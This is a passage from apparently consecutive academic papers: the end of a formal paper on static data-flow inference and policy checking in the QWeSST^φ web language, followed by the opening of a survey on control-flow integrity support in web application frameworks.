- $ws \succ^\star \rho$ and $\rho_1 \,;^\star\, \rho_2$ are the *iterated forms* of policies $ws \succ \rho$ and $\rho_1 \,;\, \rho_2$, respectively. The former describes a policy that allows nested service calls as long as they involve only nodes in ws, otherwise ρ applies. The latter specifies a policy corresponding to an arbitrary sequential composition of flows that satisfy ρ_1 followed by a flow that satisfies ρ_2.
- The forms $ws \succ^? \rho'$ and $\rho \,;^?\, \rho'$ describe policies where the policy ρ' is optional. Specifically, $ws \succ^? \rho'$ specifies a flow that, once it has gone to a node among ws, can either stay there or continue as ρ'. Similarly, $\rho \,;^?\, \rho'$ shall behave as ρ and then can either continue as the sequential flow ρ' or stop there.

As in the case of flows, we write w for the policy $\mathsf{w} \succ \bullet$ and generalize it to sets of nodes, writing ws for $ws \succ^\star \bullet$. Similarly, we simplify $\rho \,;\, \bullet$ and $\bullet \,;\, \rho$ as ρ, except for emphasis. Observe that $\bullet$ ("here") is a very different policy from $\top$ ("anywhere") and from $\bot$ ("nowhere").

6 Policy Examples

We will now examine several examples of policies based on the scenario introduced in Section 3. In each situation, we will define a policy ρ that client can use to constrain the acceptable flows during an invocation of w_0/u_0. In particular the call to this service will assume the form $\mathsf{call}\ \mathsf{w}_0/u_0\ \mathsf{with}\ e[\![\rho]\!]$ for the various policies ρ we will consider. As we write them, we will make abundant use of the derived policy expressions just presented. Recall that each of these policies will be checked against the flow advertised in the type of w_0/u_0, which was:

$$\mathsf{unit}(\!|\mathsf{w}_0 \succ ((\mathsf{w}_1 \succ (\mathsf{w}_2 \,;\, \mathsf{w}_3)) \,;\, (\mathsf{w}_4 \,\|\, \mathsf{w}_5))|\!) \rightsquigarrow \mathsf{unit}$$

Here are these polices ρ:

- $\rho = \mathsf{w}_0 \succ ((\mathsf{w}_1 \succ (\mathsf{w}_2 \ ; \ \mathsf{w}_3)) \ ; \ \{\mathsf{w}_4, \mathsf{w}_5\})$. Here client defines a policy that corresponds to the exact flow of w_0/u_0. If client has prior knowledge of the data flow of this service, this implements a form of least privilege.
- $\rho = \mathsf{w}_0 \succ ((\mathsf{w}_1 \succ ((\mathsf{w}_2 \succ \top) \ ; \ \top)) \ ; \ \{\mathsf{w}_4, \mathsf{w}_5\})$. Here client trusts w_2 calling any service as needed. Furthermore w_1 can do anything with a result coming from w_2. But upon coming back from w_1, derivative data shall go to either w_4 or w_5.
- $\rho = \mathsf{w}_0 \succ ((\mathsf{w}_1 \succ \top) \ ;^? \ \{\mathsf{w}_4, \mathsf{w}_5\})$. Here client trusts w_1 calling any services as needed, and w_0 may send the result coming from w_1 to w_4 and/or w_5 if needed.
- $\rho = \mathsf{w}_0 \succ ((\{\mathsf{w}_1, \mathsf{w}_4, \mathsf{w}_5\} \succ \top) \ ;^\star \ \bot)$. Here client trusts w_1, w_4 and w_5 calling any service as needed. However, services from other hosts cannot be called from w_0.
- $\rho = (\{\mathsf{w}_0, \mathsf{w}_1, \mathsf{w}_2, \mathsf{w}_3, \mathsf{w}_4, \mathsf{w}_5\} \succ^\star \bot) \ ;^\star \ \bot$. Here client trusts w_0, w_1, w_2, w_3, w_4 and w_5 only. They can call each other and pass derivative results around. However, services from any other nodes shall not be involved.
- $\rho = \overline{\overline{\{\mathsf{w}_6\}}} = (\overline{\{\mathsf{w}_6\}} \succ^\star \bot) \ ;^\star \ \bot$. Here client trusts any node except w_6. (We will make further references to this particular policy in the remainder of the paper, and write $\overline{\overline{ws}}$ to denote the policy that allows anything except going to nodes in ws.)
- Next, client does not allow data to go to w_5 except if it is a derivative value that went through w_2. First, we define a policy ρ_{w_2} that allows a value to be sent anywhere if it is a derivative value from w_2. Second, we define ρ to allow arbitrary paths as long as either w_5 is not involved or the value goes through a flow specified by ρ_{w_2}.

$$\begin{aligned} \rho_{\mathsf{w}_2} &= (\mathsf{w}_2 \succ \top) \ ;^? \ \top \\ \rho \ &= \overline{\overline{\{\mathsf{w}_5\}}} \vee ((\overline{\{\mathsf{w}_2, \mathsf{w}_5\}} \succ^\star \rho_{\mathsf{w}_2}) \ ;^\star \ \top) \end{aligned}$$

- Finally, we model client wanting to have data flow isolation between w_4 and w_5 à la *Chinese wall security policy.* This means that as soon as the value is sent to w_4 any nested service call or further composition should not involve w_5 and vice versa. Just as in the previous example, we first define a policy ρ_{w_4} where a value can be sent anywhere except to w_5 as long as it is a derivative value from w_4. We define ρ_{w_5} similarly. Then, ρ allows any data flow that does not go through either w_4 or w_5, or if the value goes through one of the two flows specified by ρ_{w_4} and ρ_{w_5}.

$$\begin{aligned} \rho_{\mathsf{w}_4} &= (\mathsf{w}_4 \succ \overline{\overline{\{\mathsf{w}_5\}}}) \ ;^? \ \overline{\overline{\{\mathsf{w}_5\}}} \\ \rho_{\mathsf{w}_5} &= (\mathsf{w}_5 \succ \overline{\overline{\{\mathsf{w}_4\}}}) \ ;^? \ \overline{\overline{\{\mathsf{w}_4\}}} \\ \rho \ &= \overline{\overline{\{\mathsf{w}_4, \mathsf{w}_5\}}} \ \vee \ ((\overline{\{\mathsf{w}_4, \mathsf{w}_5\}} \succ^\star \rho_{\mathsf{w}_4}) \ ;^\star \ \overline{\overline{\{\mathsf{w}_5\}}}) \\ & \qquad\qquad\quad \vee \ ((\overline{\{\mathsf{w}_4, \mathsf{w}_5\}} \succ^\star \rho_{\mathsf{w}_5}) \ ;^\star \ \overline{\overline{\{\mathsf{w}_4\}}}) \end{aligned}$$

7 Language Semantics

We refer to the variant of QWeSST$^-$ obtained by annotating the service types with the flow they advertise and extending service calls with policies as QWeSST$^\varphi$. We will now define it formally on the basis of the notions of data flow and policy introduced in Sections 4 and 5 respectively.

Although inferred flows will be most useful as part of service type annotations, it will be convenient to associate them with all free variables during typechecking. We will do so by including these annotations in their context entry. We will also need to decorate the argument of function types with a flow. As a result, QWeSST$^\varphi$ has the following syntax (base types stay unchanged):

$$\begin{array}{lll} \text{Flow types} & \tau ::= \mathsf{unit} \mid \tau \times \tau' \mid \sigma(\!|\underline{\mu}|\!) \to \tau \mid \sigma(\!|\underline{\mu}|\!) \rightsquigarrow \tau \\ \text{Expressions} & e ::= x \mid \lambda x : \tau.\, e \mid e_1\, e_2 \mid \langle e_1, e_2 \rangle \mid \mathsf{fst}\ e \mid \mathsf{snd}\ e \mid () \\ & \quad \mid \mathsf{w}/u \mid \mathsf{publish}\ x : \tau.e \mid \mathsf{call}\ e_1\ \mathsf{with}\ e_2[\![\rho]\!] \mid \textsf{\textit{expect}}\ e\ \textsf{\textit{from}}\ \mathsf{w} \end{array}$$

Flow annotations will be inferred by our type system, which means that the programmer does not need to specify any flow $\underline{\mu}$ in his/her expressions. Policies ρ are instead entered by the user. Recall also that $\textsf{\textit{expect}}\ e\ \textsf{\textit{from}}\ \mathsf{w}$ is an internal artifact of our evaluation semantics and is also invisible to the user.

Note that our original call construct is simply a service call protected with the maximally permissive policy, i.e., $\top$. Therefore, we can define that unprotected service call introduced earlier as the derived form $\mathsf{call}\ e_1\ \mathsf{with}\ e_2 \triangleq \mathsf{call}\ e_1\ \mathsf{with}\ e_2[\![\top]\!]$.

7.1 Static Semantics

The typing semantics of QWeSST$^\varphi$ extends the typing rules of QWeSST$^-$ [14] to support: 1) statically inferring the data flow of a service and returning it as a type annotation, and 2) statically verifying that the policies attached to service calls are satisfied by the data flow of that service.

The typing judgment for this semantics has the form

$$\Sigma \mid \Gamma \vdash_{\mathsf{w}} e : \tau \qquad \text{“}e \textit{ has type } \tau \textit{ at } \mathsf{w} \textit{ w.r.t. } \Sigma \textit{ and } \Gamma\text{”}$$

where the context Γ records the type of the free variables in e and the service typing table Σ lists the types of every service available in the network. In QWeSST$^\varphi$, we shall also record the inferred flow of variables. Therefore, Γ will contain declarations of the form $x : \sigma(\!|\underline{\mu}|\!)$ and entries in Σ assume the form $\mathsf{w}/u : \sigma(\!|\underline{\mu}|\!) \rightsquigarrow \tau$. These collections are formally defined as

$$\begin{array}{l} \Gamma ::= \cdot \mid \Gamma, x : \sigma(\!|\underline{\mu}|\!) \\ \Sigma ::= \cdot \mid \Sigma, \mathsf{w}/u : \sigma(\!|\underline{\mu}|\!) \rightsquigarrow \tau \end{array}$$

We will treat them as multisets. We refer to Γ as the *local flow typing context* and to Σ as the *service typing table*.

$$\frac{}{\Sigma \mid \Gamma_{\_}, x : \sigma(\!|\bullet|\!) \vdash_{\mathsf{w}} x : \sigma}\ \texttt{of\_var} \qquad \frac{}{\Sigma, \mathsf{w}'/u : \sigma(\!|\underline{\mu}|\!)\rightsquigarrow\tau \mid \Gamma_{\_} \vdash_{\mathsf{w}} \mathsf{w}'/u : \sigma(\!|\underline{\mu}|\!)\rightsquigarrow\tau}\ \texttt{of\_url}$$

$$\frac{}{\Sigma \mid \Gamma_{\_} \vdash_{\mathsf{w}} () : \mathsf{unit}}\ \texttt{of\_unit} \qquad \frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}} e_1 : \tau \quad \Sigma \mid \Gamma' \vdash_{\mathsf{w}} e_2 : \tau'}{\Sigma \mid (\Gamma \parallel \Gamma') \vdash_{\mathsf{w}} \langle e_1, e_2 \rangle : \tau \times \tau'}\ \texttt{of\_pair}$$

$$\frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}} e : \tau \times \tau'}{\Sigma \mid \Gamma \vdash_{\mathsf{w}} \mathsf{fst}\ e : \tau}\ \texttt{of\_fst} \qquad \frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}} e : \tau \times \tau'}{\Sigma \mid \Gamma \vdash_{\mathsf{w}} \mathsf{snd}\ e : \tau'}\ \texttt{of\_snd}$$

$$\frac{\Sigma \mid \Gamma, x : \sigma(\!|\underline{\mu}|\!) \vdash_{\mathsf{w}} e : \tau}{\Sigma \mid \Gamma \vdash_{\mathsf{w}} \lambda x : \sigma.\, e : \sigma(\!|\underline{\mu}|\!) \to \tau}\ \texttt{of\_lam} \qquad \frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}} e_1 : \sigma(\!|\underline{\mu}|\!) \to \tau \quad \Sigma \mid \Gamma' \vdash_{\mathsf{w}} e_2 : \sigma}{\Sigma \mid (\Gamma \parallel (\Gamma' \,;\, \underline{\mu})) \vdash_{\mathsf{w}} e_1\ e_2 : \tau}\ \texttt{of\_app}$$

$$\frac{\Sigma \mid \Gamma, x : \sigma(\!|\underline{\mu}|\!) \vdash_{\mathsf{w}} e : \tau}{\Sigma \mid \Gamma \vdash_{\mathsf{w}} \mathsf{publish}\ x : \sigma.e : \sigma(\!|\mathsf{w} \succ \underline{\mu}|\!)\rightsquigarrow\tau}\ \texttt{of\_publish} \qquad \frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}'} e : \tau}{\Sigma \mid \Gamma \vdash_{\mathsf{w}} \mathit{expect}\ e\ \mathit{from}\ \mathsf{w}' : \tau}\ \texttt{of\_expect}$$

$$\frac{\Sigma \mid \Gamma \vdash_{\mathsf{w}} e_1 : \sigma(\!|\underline{\mu}|\!)\rightsquigarrow\tau \qquad \Sigma \mid \Gamma' \vdash_{\mathsf{w}} e_2 : \sigma \qquad \underline{\mu} \models \rho}{\Sigma \mid (\Gamma \parallel (\Gamma' \,;\, \underline{\mu})) \vdash_{\mathsf{w}} \mathsf{call}\ e_1\ \mathsf{with}\ e_2[\![\rho]\!] : \tau}\ \texttt{of\_call}$$

$$\frac{}{\cdot \vdash \cdot}\ \texttt{st\_}\cdot \qquad \frac{\Sigma \vdash \Delta \quad \Sigma \mid x : \sigma(\!|\underline{\mu}|\!) \vdash_{\mathsf{w}} e : \tau}{\Sigma, \mathsf{w}/u : \sigma(\!|\underline{\mu}|\!)\rightsquigarrow\tau \vdash \Delta, \mathsf{w}/u \hookrightarrow x : \sigma.e}\ \texttt{st\_u}$$

Fig. 2. Typing and flow system

The typing judgment $\Sigma \mid \Gamma \vdash_{\mathsf{w}} e : \tau$ is located at each host w, which is where the expression e resides. Because e is local to w, so are the variables in Γ, meaning that they are implicitly typed at w. Instead, URLs used in e may refer to other hosts, which explains why entries in Σ mention URLs. The idea of localization, both for typing and evaluation, is inspired by *Lambda 5* [7,8].

The rules defining the above judgment are given in the top part of Figure 2. Ignoring flow inference for a moment, these rules are rather standard.

Data flow for each free variable in an expression is inferred during type checking. Therefore, the flow $\underline{\mu}$ in a context entry $x : \sigma(\!|\underline{\mu}|\!)$ in the conclusion of any rule is calculated on the basis of the flow of x in its premises (note that context variables themselves are instead determined from the bottom up as the derivation is built). A context entry $x : \sigma(\!|\_|\!)$ indicates that the variable x is not used in the expression being typechecked. We write $\Gamma_{\_}$ to mark all variables in context Γ in this way. In rule `of_var`, the variable x is given local flow $\bullet$ while all other variables in the context are unused. Unary rules simply propagate data flow annotations downwards. Binder rules, here `of_lam` and `of_publish`, copy the data flow annotation from the context variable in their premise to the bound variable in their conclusion.

Data flow inference for rules with two typing judgments as their premises are more interesting, as we must combine the flow annotations that come from those premises for every variable. Indeed, in these cases the expression e being typechecked consists of two subexpressions, e_1 and e_2, both of which may mention a context variable x and, crucially, may make different uses of it. As a consequence, the premises that typecheck e_1 and e_2 might have two different flow typing contexts Γ and Γ' that mention potentially distinct data flow for x. We must combine Γ and Γ' into a context with common annotations for x. How to do so depends on the expression e, and indeed rules `of_pair`, `of_app` and `of_call` take three different approaches to merging local flow typing contexts:

- In the case of `of_pair`, the computation of e_1 and e_2 are independent which means that their respective usage of x does not interfere with each other. We can simply use parallel composition to combine them. This is the gist of the notation $\Gamma \parallel \Gamma'$ in the conclusion of this rule.
- In the case of `of_app`, the computation of e_1 and e_2 are independent, which is similar to the case of `of_pair`. However, the function part may force a flow $\underline{\mu}$ on its argument, as indicated by the type $\sigma(\!|\underline{\mu}|\!) \to \tau$. Therefore, assuming a call-by-value semantics, any value substituted for a variable y in the argument e_2 will be subject to the flow $\underline{\mu}$. So if y has flow μ_2 relative to e_2 the value returned from the function call will have flow $\mu_2 \; ; \; \underline{\mu}$. The notation $\Gamma' \; ; \; \underline{\mu}$ in the conclusion of rule `of_app` post-composes $\underline{\mu}$ to all flows in Γ'. Now, because y may also be subject to an independent flow μ_1 from the evaluation of the function part e_1, the overall flow of y in $e_1 \; e_2$ shall be $\mu_1 \parallel (\mu_2 \; ; \; \underline{\mu})$.
- The case of `of_call` shares similarities with `of_app`. One main difference however is that the value of argument e_2 will be sent to the host w' where it invokes a service of type $\sigma(\!|\underline{\mu}|\!) \leadsto \tau$. Therefore, before recording the flow $\underline{\mu}$ for this argument, we shall make a note of the change of host, which is done as $\mathsf{w}' \succ \underline{\mu}$. A second difference is that the call construct carries a policy ρ. It is in this rule that we check that the advertised flow $\underline{\mu}$ of the service satisfies the policy. This is done by the third premise of this rule, $\underline{\mu} \models \rho$.

The rules in Figure 2 use two operators to combine contexts, $\Gamma \; ; \; \Gamma'$ and $\Gamma \parallel \Gamma'$. It is easy to verify that in both cases these contexts satisfy the invariant that they contain the exact same variables with the same types (but possibly different flow annotations). They are formally defined as follows:

$$\begin{cases} \Gamma \; ; \; \_ & = \; \Gamma \\ \Gamma \; ; \; (\mathsf{w} \succ \_) & = \; \Gamma \; ; \; (\mathsf{w} \succ \bullet) \\ \cdot \; ; \; \mu' & = \; \cdot \\ (\Gamma, x : \sigma(\!|\_|\!)) \; ; \; \mu' & = \; (\Gamma \; ; \; \mu), x : \sigma(\!|\_|\!) \\ (\Gamma, x : \sigma(\!|\mu|\!)) \; ; \; \mu' & = \; (\Gamma \; ; \; \mu), x : \sigma(\!|\mu \; ; \; \mu'|\!) \end{cases}$$

$$\begin{cases} \cdot \parallel \cdot & = \; \cdot \\ (\Gamma, x : \sigma(\!|\mu|\!)) \parallel (\Gamma', x : \sigma(\!|\_|\!)) & = \; (\Gamma \parallel \Gamma'), x : \sigma(\!|\mu|\!) \\ (\Gamma, x : \sigma(\!|\_|\!)) \parallel (\Gamma', x : \sigma(\!|\mu'|\!)) & = \; (\Gamma \parallel \Gamma'), x : \sigma(\!|\mu'|\!) \\ (\Gamma, x : \sigma(\!|\mu|\!)) \parallel (\Gamma', x : \sigma(\!|\mu'|\!)) & = \; (\Gamma \parallel \Gamma'), x : \sigma(\!|\mu \parallel \mu'|\!) \end{cases}$$

7.2 Dynamic Semantics and Meta-Theory

The key feature of QWeSST$^\varphi$ is that data flows are inferred during type checking and policies are enforced statically too. Therefore neither plays any role at run time. In this section, we give a brief account of an execution semantics for QWeSST$^\varphi$, mostly for the purpose of proving type safety. The treatment is directly adapted from [14,15], to which we refer the reader for details.

This semantics of QWeSST is expressed by the small-step judgments:

$$\begin{array}{ll} e \ \mathsf{val} & \text{“}e \textit{ is a value}\text{”} \\ \Delta \,;\, e \ \mapsto_{\mathsf{w}} \ \Delta' \,;\, e' & \text{“}\Delta; e \textit{ steps to } \Delta'; e'\text{”} \end{array}$$

where w is the host where expression e is being evaluated, and the *service repository* Δ is defined as follows:

$$\text{Global service repository} \qquad \Delta ::= \cdot \ \mid \ \Delta, \mathsf{w}/u \hookrightarrow x : \sigma.e$$

Each item $\mathsf{w}/\mathsf{u} \hookrightarrow x : \sigma.e$ is a service with URL w/u, formal argument x and body e. The repository Δ is global as it lists every service in the network. See [15] for a more realistic approach.

Data flow types and policies do not appear in the dynamic semantics. This is because our approach focuses on verifying data flow compliance statically. When an expression typechecks, it means that all service call policies are satisfied and the execution can take place.

The rules defining the above judgments can be found in [14,15]. Most are unsurprising and we only report some of the more interesting rules pertaining to remote invocations.

$$\frac{}{\Delta \,;\, \mathsf{publish}\ x : \sigma.e \ \mapsto_{\mathsf{w}} \ (\Delta, \mathsf{w}/u \hookrightarrow x : \sigma.e) \,;\, \mathsf{w}/u} \ \texttt{ev\_publish}$$

$$\frac{v_2 \ \mathsf{val}}{\underbrace{(\Delta^*, \mathsf{w}'/u \hookrightarrow x : \sigma.e)}_{\Delta} \,;\, \mathsf{call}\ \mathsf{w}'/u \ \mathsf{with}\ v_2 \ \mapsto_{\mathsf{w}} \ \Delta \,;\, \textit{expect}\ [v_2/x]\ e\ \textit{from}\ \mathsf{w}'} \ \texttt{ev\_call}_3$$

$$\frac{\Delta \,;\, e \ \mapsto_{\mathsf{w}'} \ \Delta' \,;\, e'}{\Delta \,;\, \textit{expect}\ e\ \textit{from}\ \mathsf{w}' \ \mapsto_{\mathsf{w}} \ \Delta' \,;\, \textit{expect}\ e'\ \textit{from}\ \mathsf{w}'} \ \texttt{ev\_expect}_1$$

$$\frac{v \ \mathsf{val}}{\Delta \,;\, \textit{expect}\ v\ \textit{from}\ \mathsf{w}' \ \mapsto_{\mathsf{w}} \ \Delta \,;\, v} \ \texttt{ev\_expect}_2$$

The evaluation of $\mathsf{publish}\ x : \tau.e$ immediately publishes its argument as a web service in the repository, creating a new unique identifier for it and returning the corresponding URL. To call a web service, we first reduce its first argument to a URL, its second argument to a value, and then carry out the remote invocation which is modeled using the internal construct *expect* $[v_2/x]e$ *from* w'. This implements the client's inactivity while awaiting for the server w' to evaluate $[v_2/x]e$ to a value. This is done in rules $\texttt{ev\_expect}_1$ and $\texttt{ev\_expect}_2$: the former performs one step of computation on the server w' while the client w is essentially waiting. Once this expression has been fully evaluated, the latter rule kicks in and delivers the result to the client. A more realistic multi-threaded semantics can be found in [15].

The bottom part of Figure 2 defines the judgment $\Sigma \vdash \Delta$ which specifies that service repository Δ is well-typed with respect to typing table Σ. This judgment is used to prove that QWeSST$^{\varphi}$ is type-safe.

Like QWeSST, QWeSST$^{\varphi}$ admits localized versions of type preservation and progress, thereby making it a type safe language. The techniques used to prove these results are fairly traditional. We used the Twelf proof assistant [11] to encode each of our proofs and to verify their correctness. These proofs are very similar to those for QWeSST, which can be found in [15].

Theorem 1 (Type preservation). *If* $\Delta\,;\, e \ \mapsto_{\mathsf{w}}\ \Delta'\,;\, e'$ *and* $\Sigma \mid \cdot \vdash_{\mathsf{w}} e : \tau$ *and* $\Sigma \vdash \Delta$*, then* $\Sigma' \mid \cdot \vdash_{\mathsf{w}} e' : \tau$ *and* $\Sigma' \vdash \Delta'$*.*

Theorem 2 (Progress). *If* $\Sigma \mid \cdot \vdash_{\mathsf{w}} e : \tau$ *and* $\Sigma \vdash \Delta$*, then*
- *either* e val*,*
- *or there exist* e' *and* Δ' *such that* $\Delta\,;\, e \ \mapsto_{\mathsf{w}}\ \Delta'\,;\, e'$*.*

8 Related Work

In this work, we examined the dependencies between third-party web services, focusing on data flow and policies to control them. This is related to the problem of analyzing library dependencies of non-distributed and single-threaded programs (also called data flow graph) [12]. This was adapted to the context of web services in [2,3], which proposes a model for combining web services. The difference between these approaches and our work is that, in QWeSST$^{\varphi}$, services can be created dynamically as opposed to static library or service identifiers. This is the reason why we introduced specific flow types to be able to infer the data flow of a program statically. This idea is also found in the history-based type systems proposed in [1].

Verifying policy constraints statically entails some restrictions. For instance, we cannot express a policy that depends on the value of an expression. However, if the program is correctly typed, it guarantees that the policies are satisfied and the program can be executed. Similar ideas were explored in [16,17].

The development of QWeSST$^{\varphi}$ shares concerns with recent work from Collinson and Pym. In [4,5], they propose to use bunched logic to specify acceptable composition of shared resources. The work outlined here is specific to the context of web programming.

Our use of the term *data flow* should not be confused with *information flow* and the large body of work on related concepts such as non-interference and declassification (see for example [9,13]). The problems they address (inferring and controlling where data will go in a distributed program and preventing information leakage in shared multi-user systems) are quite different, possibly orthogonal. Yet, it will be interesting to see how these two approaches can be used in conjunction to provide a robust security model for a distributed programming language.

The formalization of policies aimed at preventing unwanted dissemination of possibly sensitive data is a theme that this work has in common with P3P [6] and related approaches to privacy. QWeSST$^\varphi$ is not specifically designed for privacy applications, although it can express some simple privacy policies. On the other hand, privacy-oriented systems such as P3P do not try to infer the flow of data within a network, but to establish and verify precise agreements between the consumer and the provider of a service.

9 Conclusions and Future Work

In this paper, we introduced a proof of concept for a web based programming language that automatically predicts how third-party services are composed and enables service consumers to specify policies that control data sent as inputs to these third-party services. We started from a fragment of QWeSST, a simple programming language, and extended it in two ways: first, we defined a data flow model that allows us to describe the paths taken by a value through a network of web services. Second, we defined a policy language to express constraints on acceptable paths that a value should take. This allowed us to automatically infer an approximation of the data flows of program variables and verify that the policies attached to service calls are satisfied. This verification is done statically. Therefore, since typechecking takes place locally in the resulting language, QWeSST$^\varphi$, it means that the service consumer has the guarantee that if one of its policy was violated the language interpreter would not allow the execution to take place, thereby preventing any data leakage.

QWeSST$^\varphi$, as presented in this paper, has several limitations that we intend to resolve in the near future. A first limitation is that functions and services must have arguments of base type, thereby preventing the definition of higher-order functions and services. We are investigating ways to allow such entities, which currently seem to require significant changes to our language. A second limitation is is that, in QWeSST$^\varphi$, flows and policies refer to nodes, which prevents discriminating between two services, possibly one trusted and the other one not, coming from the same service provider.

In future work, we also want to refine our data flow model to incorporate a form of polymorphism at the level of hosts. By doing so, we still would be able to verify data flow policies statically since the interpreter would be able to infer potential hosts and potential URLs involved in an expression. Another avenue of future work is concerned with the direction of our flow inference: in QWeSST$^\varphi$, we infer where a value supplied to a service may go. Another interesting problem is to try to infer, statically, where data is coming from.

Acknowledgments. This work was partially supported by the Qatar National Research Fund under grants JSREP 1-033-1-006 and NPRP 09-1107-1-168.

References

1. Abadi, M., Fournet, C.: Access control based on execution history. In: The Internet Society, editor, Network and Distributed System Security Symposium, NDSS, San Diego, CA (2003)
2. Bartoletti, M., Degano, P., Ferrari, G.L., Zunino, R.: Model checking usage policies. In: Kaklamanis, C., Nielson, F. (eds.) TGC 2008. LNCS, vol. 5474, pp. 19–35. Springer, Heidelberg (2009)
3. Bartoletti, M., Degano, P., Ferrari, G.L.: History-based access control with local policies. In: Sassone, V. (ed.) FOSSACS 2005. LNCS, vol. 3441, pp. 316–332. Springer, Heidelberg (2005)
4. Collinson, M., Pym, D.J.: Algebra and logic for resource-based systems modelling. Mathematical Structures in Computer Science 19(5) (2009)
5. Collinson, M., Pym, D.J.: Algebra and logic for access control. Formal Aspects of Computing 22(2) (2010)
6. Cranor, L.F., Reagle, J.: The platform for privacy preferences. Communications of the ACM 42(2), 48–55 (1999)
7. Murphy VII, T.: Modal Types for Mobile Code. PhD thesis, Carnegie Mellon University, Available as technical report CMU-CS-08-126 (January 2008)
8. Murphy VII, T., Crary, K., Harper, R.: Type-safe distributed programming with ML5. In: Barthe, G., Fournet, C. (eds.) TGC 2007. LNCS, vol. 4912, pp. 108–123. Springer, Heidelberg (2008)
9. Myers, A.C.: JFlow: practical mostly-static information flow control. In: POPL 1999: Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, pp. 228–241. ACM, New York (1999)
10. Pearson, S.: Trusted Computing Platforms: TCPA Technology in Context. Prentice Hall PTR (July 2002)
11. Pfenning, F., Schürmann, C.: System description: Twelf — a meta-logical framework for deductive systems. In: Ganzinger, H. (ed.) CADE 1999. LNCS (LNAI), vol. 1632, pp. 202–206. Springer, Heidelberg (1999)
12. Ferrante, J., Cytron, R., Heights, Y., Rosen, B.K., Wegman Mark, N., Kenneth Zadeck, F.: Efficiently computing static single assignment form and the control dependence graph. ACM Transactions on Programming Languages and Systems, TOPLAS (1991)
13. Sabelfeld, A., Myers, A.C.: Language-based information-flow security. IEEE Journal on Selected Areas in Communications 21(1), 5–19 (2003)
14. Sans, T., Cervesato, I.: QWeSST for Type-Safe Web Programming. In: Farwer, B. (ed.) Third International Workshop on Logics, Agents, and Mobility — LAM 2010, Edinburgh, Scotland, UK (2010)
15. Sans, T., Cervesato, I.: Type-Safe Web Programming in QWeSST. Technical Report CMU-CS-10-125, Department of Computer Science, Carnegie Mellon University, Pittsburgh, PA (June 2010)
16. Swamy, N., Corcoran, B.J., Hicks, M.: Fable: A language for enforcing user-defined security policies. In: IEEE Symposium on Security and Privacy, pp. 369–383 (2008)
17. Zheng, L., Myers, A.C.: Dynamic security labels and static information flow control. International Journal of Information Security 6(2), 67–84 (2007)

A Survey on Control-Flow Integrity Means in Web Application Frameworks

Bastian Braun, Christian v. Pollak, and Joachim Posegga

Institute of IT Security and Security Law (ISL)
University of Passau, Germany
{bb,jp}@sec.uni-passau.de, chris.evp@gmail.com

Abstract. Modern web applications frequently implement complex control flows, which require the users to perform actions in a given order. Users interact with a web application by sending HTTP requests with parameters and in response receive web pages with hyperlinks that indicate the expected next actions. If a web application takes for granted that the user sends only those expected requests and parameters, malicious users can exploit this assumption by crafting harming requests. We analyze recent attacks on web applications with respect to user-defined requests and identify their root cause in the missing explicit control-flow definition and enforcement. Then, we evaluate the most prevalent web application frameworks in order to assess how far real-world web applications can use existing means to explicitly define and enforce intended control flows. While we find that all tested frameworks allow individual retrofit solutions, only one out of ten provides a dedicated control-flow integrity protection feature. Finally, we describe ways to equip web applications with control-flow integrity properties.

1 Introduction

Over the past two decades, the Web has evolved from a simple delivery mechanism for static content to an environment for powerful distributed applications. In spite of these advances, remote interactions between users and web applications are still handled using the stateless HTTP protocol, which has no protocol level session concept. Handling session state is fully left to the web application developer or to high-level web application frameworks.

Web applications often include complex control flows that span a series of multiple distributed interactions. The application developer usually expects the user to follow the intended control flow. However, if a web application does not carefully ensure that interactions adhere to the intended control flow, attackers can easily abuse the web application by using unexpected interactions. Several known attacks have exploited this kind of vulnerability in the past. The attacks' impact ranges from sending more free SMS text messages than actually allowed [1], over unauthorized access to user accounts [2,3,4], up to shopping expensive goods with arbitrarily low payments [5].

Almost every web application that implements a business logic spanning several request-response round trips has a need for control-flow integrity. So, a control-flow integrity module should be reusable. Web application frameworks provide sets of reusable features to facilitate web application development. In this paper, we examine the ten most prevalent web application frameworks on their support for control-flow integrity. This gives us an insight how far the majority of web applications can use and add control-flow integrity protection without changing the application or the underlying framework. Looking at it the other way round, missing support requires developers to manually implement protection means, which, as history shows, leads to more weaknesses because the implementation is often either omitted or flawed. We also check two crucial aspects of control-flow integrity: parameter integrity, which means that malicious users can not tamper with the HTTP parameters' data type, and race condition protection, which mitigates attack vectors based on the same request sent multiple times in parallel. The specific contributions are threefold: First, we explore the vulnerability pattern that leads to control flow-related attacks. Second, we explain how this class of vulnerabilities can be overcome. Third, we present the results of our investigative survey on mechanisms in web application frameworks that help the developer to achieve control-flow integrity.

This paper is structured as follows. In the next section, we explain the technical details of control-flow integrity. We describe real-world examples of attacks and identify their root cause. Then, in Section 3, we give the results of our survey on control-flow integrity means in web application frameworks. We check ten frameworks for their capabilities to mitigate attacks based on unexpected request sequences, concurrent requests on the same action, and HTTP parameter manipulation. In Section 4, we present related approaches concerning control-flow integrity in web applications. Finally, we conclude in Section 5.

2 Exploring Control Flow in Web Applications

In this section, we investigate in more detail the problem of control-flow integrity of web applications, analyze several real-world attacks, and discuss their root causes.

2.1 Technical Background

Modern web applications are usually developed with the help of web application frameworks. Such frameworks encapsulate basic functionality that can be reused for application development at a large granularity level. Typical features include session initialization and cookie delivery as well as HTTP communication and HTML content generation support. The application code then implements the actual business logic and uses high-level functions provided by the framework.

Technically, the user's web browser interacts with the remote application by sending HTTP requests. HTTP is a stateless protocol without session concept [6]. This means that each request is independent of all others. The protocol does not inherently link one request to the next. The logic of current web applications, however, is stateful. Users expect personalized accounts where they can log in and find their accustomed environment like a history of transactions, what their friends do etc. They can perform actions, for example, buy goods or add new friends. This requires the web application to keep the current state of the user's session, consisting of persistent information (e.g. the friends list) in a database and temporary information (e.g. the shopping cart) in a so-called session record.

From the web application's viewpoint, such user actions are composed of multiple steps, which correspond to multiple HTTP requests from the user to the web application. For each step, the client receives a web page with hyperlinks that offer possible next steps to a user. Upon clicking a link, the user's browser sends a particular HTTP request to the web application, which then performs actions in order to progress to the next step in the workflow. The actions are defined by the URI [7] of the HTTP request, the request parameters, and the server-side session record. For instance, a shopping workflow might first require to put items to the cart, then log in, provide a shipping address and shipping speed, choose a payment option, and finally review the complete order. For every step, the user is supposed to fill some form and press a button. A web application has to ensure that a malicious user does not enter the address of the review page into his browser without providing payment details.

